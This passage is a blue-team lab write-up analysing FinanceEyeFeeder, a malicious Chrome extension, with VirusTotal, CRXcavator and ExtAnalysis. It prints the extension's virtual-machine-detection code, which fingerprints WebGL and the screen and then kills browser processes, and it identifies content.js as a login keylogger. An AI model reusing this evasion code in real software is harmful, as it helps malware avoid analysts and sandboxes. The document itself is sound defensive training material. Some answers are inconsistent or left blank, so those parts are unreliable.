
The screenshot shows a browser window with a debugger interface. The address bar indicates the URL is 127.0.0.1:13337/analysis/EXA2024106175715. The main content area displays the structure of a Manifest.json file:

```
{
  "ACTION": {...},
  "BACKGROUND": {
    "SERVICE_WORKER": "background.js"
  },
  "CHROME_URL_OVERRIDES": {
    "NEWTAB": "ThankYou.html"
  },
  "CONTENT_SCRIPTS": [
    "0": {...}
  ]
}
```

- 
3. How many js files are there? (Answer should be numerical)

Answer: 2

After analyzing the FinanceEyeFeeder.crx file using VirusTotal, navigate to the "Behaviour" section. There you will see that there are only two JavaScript files listed: content.js and manifest.js. These files are key components of the structure and functionality of the software being analyzed.




The screenshot shows the VirusTotal analysis interface for the file f7d0677dde14781dd8f67f9b896630f08ff1369c911fd6fec0530cae08bf943. The top navigation bar includes tabs for CyberDefenders, GitHub, Suspicious Browser Extension, and the current VirusTotal file analysis. Below the tabs is a toolbar with various icons. The main content area displays the file's metadata: IP (204.79.197.203), Detections (4 / 90), Autonomous System (8068), and Country (US). A table titled "Bundled Files (9)" lists the following files:

Scanned	Detections	File type	Name
2024-03-24	10 / 59	HTML	ThankYou.html
2024-04-05	0 / 60	JavaScript	content.js
2023-04-08	0 / 59	JavaScript	background.js
2023-06-15	0 / 59	JSON	manifest.json
2023-07-01	0 / 59	PNG	icon.png
2023-07-20	0 / 59	Text	style.css
2023-07-21	0 / 59	JavaScript	background.html
?	?	file	3d2fb539971fbcb61e1a6ab7e3b647352baf459b515a16655b8b156f75588065
?	?	file	a1c5b698458955ac01dd0fb33fb06fe1a46484051f2c4cf3b340074908ac986

- 
4. Go to crxcavator.io and check if this browser extension has already been analyzed by searching its name. Is it known to the community? (Yes/No)

Answer: No

Go to crxcavator.io and paste the MD5 hashes of the FinanceEyefeedcrx file into the search bar. Upon searching, you will discover that there are no results found for this particular hash. This indicates that the extension may not have been analyzed or catalogued by CRXcavator previously.



The screenshot shows a web browser window with several tabs open at the top, including 'CyberDefenders: Blue', 'GitHub - hatnetsec/N...', 'Suspicious Browser E...', 'VirusTotal - File - f7d0...', and 'CRXcavator'. The main content area shows the CRXcavator website. A search bar at the top contains the text '2cf5a5b09cd53f2581854a0a73a84cdf'. Below the search bar, a message box says 'No results'. At the bottom of the page, there is a section titled 'Recently Scanned Extensions'.

5. Download and install ExtAnalysis. Is the author of the extension known? (Yes/No)

Answer: No

After uploading the FinanceEyeFeeder.crx file to ExtAnalysis, I discovered that the author is listed as unknown. This indicates that the extension's metadata does not include authorship information, which can be a point of concern for evaluating the trustworthiness of the software.

The screenshot shows a web browser window with multiple tabs open at the top, including 'CyberDefend', 'GitHub - hatr', 'Suspicious Br', 'VirusTotal - F', 'CRXcavator', 'ExtAnalysis - X', and 'FinanceEyeFeeder'. The main content area displays the 'ExtAnalysis' logo and the text 'Browser Extension Analysis Framework'. Below this, a card for the 'FinanceEyeFeeder' extension is shown. The card includes the extension's name, a description 'A trusted utility for reading the financial news', its version '3.0.0', its author 'unknown', and its analysis ID 'EXA2024106175715'. To the right of the card, the date '2024-04-15' and time '17:57:15' are displayed, along with refresh and delete icons. Below the card, a navigation bar offers links to 'BASIC INFO', 'FILES', 'PERMISSIONS', 'URLS & DOMAINS', and 'GATHERED INTELS'. Under the 'BASIC INFO' tab, a 'SCAN INFO' section is visible, containing the analysis ID, name, version, and author information.

ANALYSIS ID:	EXA2024106175715
NAME:	FinanceEyeFeeder
VERSION:	3.0.0
AUTHOR:	unknown

6. Often there are URLs and domains in malicious extensions. Using ExtAnalysis, check the 'URLs and Domains' tab. How many URLs & Domains are listed? (Answer should be numerical)

Answer: 2

Using ExtAnalysis, navigate to the "URL & Domains" section and click on it. As you scroll down, you will see that there are two URLs and domains listed. This section helps in identifying the external connections that the extension might be making, which is crucial for assessing its behavior and potential security implications.

The screenshot shows a browser window with multiple tabs open at the top, including 'CyberDefend', 'GitHub - hatn...', 'Suspicious Br...', 'VirusTotal - F...', 'CRXcavator', 'ExtAnalysis - X', and 'FinanceEye...'. The main content area displays a table titled 'EXTRACTED URLs FROM FILES!' with the following data:

Show	10	entries	Search:
URL	Domain	File	Actions
<a href="http://us1.rssfeedwidget.com/getrss.php?time=1661178328794&amp;">http://us1.rssfeedwidget.com/getrss.php?time=1661178328794&amp;</a>	us1.rssfeedwidget.com	background.html	<a href="#">WHOIS</a> <a href="#">Source</a> <a href="#">HTTP Headers</a>
<a href="http://www.rssfeedwidget.com">http://www.rssfeedwidget.com</a>	rssfeedwidget.com	background.html	<a href="#">WHOIS</a> <a href="#">Source</a> <a href="#">HTTP Headers</a>

At the bottom, it says 'Showing 1 to 2 of 2 entries' and has navigation buttons for 'PREVIOUS', '1', and 'NEXT'.

- 
7. Find the piece of code that uses an evasion technique. Analyze it, what type of systems is it attempting to evade?

Answer: Virtual Machine


In ExtAnalysis, navigate to the "Thankyou.html" file and click on it to view the source code. When you examine line number 20, you will observe code that appears to be attempting to evade detection by a virtual machine. This kind of behavior can be indicative of malicious intent, as it suggests the code is designed to behave differently when it detects it is being analyzed in a controlled environment.

```
19  
20)) || /virtualbox/i.test(renderer.toLowerCase()) || /vmware/i.test(renderer.toLowerCase()) || !renderer){  
21  
22  
23
```

8. If this type of system is detected what function is triggered in its response?

Answer: Chrome.processes.terminate(0)

After analyzing the source code of "Thankyou.html," I observed that there is a function triggered which calls Chrome.processes.terminate(0). This function command attempts to terminate processes within the Chrome environment, which can be indicative of malicious behavior aiming to disrupt normal browser operations or evade detection.



```
1      <!DOCTYPE html>
2  <html>
3  <body onload="FinanceSorter()">
4
5  <script>
6  chrome.processes.getProcessInfo();
7  function FinanceSorter() {
8    var canvas = document.createElement('canvas');
9    var gl = canvas.getContext('webgl');
10   var debugInfo = gl.getExtension('WEBGL_debug_renderer_info');
11   var vendor = gl.getParameter(debugInfo.UNMASKED_VENDOR_WEBGL);
12   var renderer = gl.getParameter(debugInfo.UNMASKED_RENDERER_WEBGL);
13
14   var width = screen.width;
15   var height = screen.height;
16   var color_depth = screen.colorDepth;
17
18   setTimeout(function(){
19     if (true) {
20       if (/swiftshader/i.test(renderer.toLowerCase()) || /llvmpipe/i.test(renderer.toLowerCase()) || /virt
21       console.log("检测到")
22       chrome.processes.terminate(0);
23     }
24     else if (color_depth < 24 || width < 100 || height < 100 || color_depth){
25       console.log("检测到")
26       chrome.processes.terminate(0);
27     }
28   }
29 })
```

---

9. What keyword in a user visited URL will trigger the if condition statement in the code?

Answer: Login

10. Based on the analysis of the content.js, what type of malware is this?

Answer: Keylogger

Since the code gets the login input and uses a regex, it is a **keylogger**

11. Which domain/URL will data be sent to?

Answer:

12. As a remediation measure, what type of credential would you recommend all affected users to reset immediately?

Answer: Password

Since it's a keylogger, all affected users should reset immediately their password